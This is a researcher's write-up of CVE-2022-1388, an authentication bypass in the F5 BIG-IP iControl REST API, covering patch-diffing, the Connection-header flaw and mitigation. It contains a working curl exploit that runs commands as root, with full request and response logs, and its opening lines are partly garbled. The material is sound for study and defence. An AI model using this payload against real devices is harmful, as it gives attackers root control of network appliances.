F5 BIG-IP iControl REST vulnerability CVE-2022-1388
Good afternoon to every security researcher! F5’s internal security team announced


uid=0(root).Connection: close, X-F5-Auth-Token makes it strip the auth token after deciding to forward the request. Jetty on TCP/8100 then trusts the request and runs /mgmt/tm/util/bash as root. Fix: upgrade (e.g. 16.1.2.2), or apply F5’s mitigation that rewrites the Connection header to only close or keep-alive.
Background
iControl REST is an API that lets scripts talk to an F5 device and manage it automatically. You can read the news coverage on thehackernews or helpnetsecurity, and the official advisory is K23605346.
Inside the box there are two pieces that matter:
- Apache on 443, which does the authentication.
- Jetty on
TCP/8100, which serves the REST API with no authentication of its own and trusts whatever Apache forwards (it is normally reachable only fromlocalhost, i.e. the F5 device itself).
Analysis
Clue #1: the mitigation
The advisory’s mitigation only touches one header, so the problem had to be somewhere in Connection:
<If \"%{HTTP:connection} =~ /close/i \">
RequestHeader set connection close
</If>
<ElseIf \"%{HTTP:connection} =~ /keep-alive/i \">
RequestHeader set connection keep-alive
</ElseIf>
<Else>
    RequestHeader set connection close
</Else>
Clue #2: inside the library
To confirm it, I downloaded mod_auth_pam.so from the vulnerable BIGIP-16.1.0-0.0.19 and the fixed BIGIP-16.1.2.2-0.0.28, then diffed their strings:
$ diff  <(strings mod_auth_pam.so_new ) <(strings mod_auth_pam.so_old)
...
259,261d243
< Connection
< close
< keep-alive
268d249
...
The patched module suddenly knows about Connection, close and keep-alive. Same story as the mitigation.
The Connection header
Connection: must be removed by a proxy before it forwards the request (RFC 2616, section 13.5.1). If a proxy checks a header and then strips it, the backend never sees what the proxy saw. More on abusing this on HackTricks.So I knew Apache authenticates and Jetty doesn’t, and that hop-by-hop headers were involved. What I didn’t know was which header to put into Connection.
Exploit
After a couple of hours of trial and error, I found the exact recipe:
Send X-F5-Auth-Token
The header must be present. That is what makes Apache pass the request to the Jetty backend instead of handling auth itself.
List it in Connection
Connection must include X-F5-Auth-Token. As a hop-by-hop header it gets deleted from the request sent to the backend.
Set Host: localhost
Host must be localhost or 127.0.0.1. Jetty checks this value (alternatively, put X-Forwarded-Host into Connection so Jetty never sees that header).
Authenticate as admin
The Authorization header must name the admin user. The password doesn’t matter.
curl
$ curl -vvv -sk -X POST -H 'Content-Type: application/json' 'https://admin@192.168.52.10/mgmt/tm/util/bash' --data '{"command": "run" , "utilCmdArgs": " -c id
" }' -H 'X-F5-Auth-Token: -' -H 'Connection: close, X-F5-Auth-Token' -H 'Host: localhost'
...
* Server auth using Basic with user 'admin'
> POST /mgmt/tm/util/bash HTTP/1.1
> Host: localhost
> Authorization: Basic YWRtaW46
> User-Agent: curl/7.79.1
> Accept: */*
> Content-Type: application/json
> X-F5-Auth-Token: -
> Connection: close, X-F5-Auth-Token
> Content-Length: 45
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 10 May 2022 05:18:22 GMT
< Server: Jetty(9.2.22.v20170606)
...
{"kind":"tm:util:bash:runstate","command":"run","utilCmdArgs":" -c id","commandResult":"uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"}
Server: Jetty and uid=0(root). We’re in.
Full curl -vvv output
*   Trying 192.168.52.10:443...
* Connected to 192.168.52.10 (192.168.52.10) port 443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*  CAfile: /etc/ssl/cert.pem
*  CApath: none
* (304) (OUT), TLS handshake, Client hello (1):
* (304) (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* ALPN, server did not agree to a protocol
* Server certificate:
*  subject: C=--; ST=WA; L=Seattle; O=MyCompany; OU=MyOrg; CN=localhost.localdomain; emailAddress=root@localhost.localdomain
*  start date: May  7 08:55:32 2022 GMT
*  expire date: May  4 08:55:32 2032 GMT
*  issuer: C=--; ST=WA; L=Seattle; O=MyCompany; OU=MyOrg; CN=localhost.localdomain; emailAddress=root@localhost.localdomain
*  SSL certificate verify result: self signed certificate (18), continuing anyway.
* Server auth using Basic with user 'admin'
> POST /mgmt/tm/util/bash HTTP/1.1
> Host: localhost
> Authorization: Basic YWRtaW46
> User-Agent: curl/7.79.1
> Accept: */*
> Content-Type: application/json
> X-F5-Auth-Token: -
> Connection: close, X-F5-Auth-Token
> Content-Length: 45
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 10 May 2022 05:18:22 GMT
< Server: Jetty(9.2.22.v20170606)
< X-Frame-Options: SAMEORIGIN
< Strict-Transport-Security: max-age=16070400; includeSubDomains
< Content-Type: application/json; charset=UTF-8
< Allow:
< Pragma: no-cache
< Cache-Control: no-store
< Cache-Control: no-cache
< Cache-Control: must-revalidate
< Expires: -1
< Content-Length: 168
< X-Content-Type-Options: nosniff
< X-XSS-Protection: 1; mode=block
< Content-Security-Policy: default-src 'self'  'unsafe-inline' 'unsafe-eval' data: blob:; img-src 'self' data:  http://127.4.1.1 http://127.4.2.1
< Connection: close
<
* Closing connection 0
* TLSv1.2 (OUT), TLS alert, close notify (256):
{"kind":"tm:util:bash:runstate","command":"run","utilCmdArgs":" -c id","commandResult":"uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"}
tcpdump on the F5 device
To see what really reaches the backend, I sniffed POST requests on the loopback interface. Notice that X-F5-Auth-Token is gone: Apache stripped it, exactly as the Connection header asked.
$ tcpdump -i lo -s 0 -A 'tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504F5354'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 65535 bytes
22:18:22.457963 IP localhost.localdomain.59668 > localhost.localdomain.xprint-server: Flags [P.], seq 2917914269:2917914711, ack 2716646422, win 342, options [nop,nop,TS val 245887457 ecr 245887457], length 442
E...'.@.@..........................V.......
........POST /mgmt/tm/util/bash HTTP/1.1
Host: localhost:8100
Authorization: Basic YWRtaW46
User-Agent: curl/7.79.1
Accept: */*
Content-Type: application/json
Local-Ip-From-Httpd: 192.168.52.10
X-F5-New-Authtok-Reqd: false
X-Forwarded-Proto: http
X-Forwarded-For: 192.168.52.1
X-Forwarded-Host: localhost
X-Forwarded-Server: localhost.localdomain
Connection: Keep-Alive
Content-Length: 45

{"command": "run" , "utilCmdArgs": " -c id" }
22:18:22.461910 IP localhost.localdomain.50416 > localhost.localdomain.48470: Flags [P.], seq 3235108301:3235108827, ack 1593436189, win 3631, options [nop,nop,TS val 245887461 ecr 245836911], length 526
E..B.d@.@.PO...........V....^....../.7.....
......,oPOST /tmapi_mapper/util/bash HTTP/1.1
Content-Type: application/json
Authorization: Basic YWRtaW46
X-Forwarded-For: 192.168.52.1
X-F5-Config-Api-Status: 1907
Referer: 192.168.52.1
User-Agent: com.f5.rest.common.RestRequestSender
Accept: */*
Connection: Keep-alive
X-Forwarded-Proto: http
X-Forwarded-Host: localhost
X-F5-New-Authtok-Reqd: false
Local-Ip-From-Httpd: 192.168.52.10
X-Forwarded-Server: localhost.localdomain
Content-Length: 45
Host: localhost:48470

{"command": "run" , "utilCmdArgs": " -c id" }16.1.2.2). If you can’t patch right away, apply F5’s Connection header mitigation above and restrict access to the management interface and self IPs.Wrap-up
That’s all from my side. For a ready-made tool, look at the Python exploit from the Horizon3Attack team or read their blog: F5 iControl REST vulnerability.
- A vendor’s mitigation often tells you exactly where the bug is.
diff+stringson vulnerable vs. patched binaries is a cheap and powerful way to patch-diff.- Whenever a proxy authenticates and a backend trusts it, hop-by-hop headers can split what each side sees.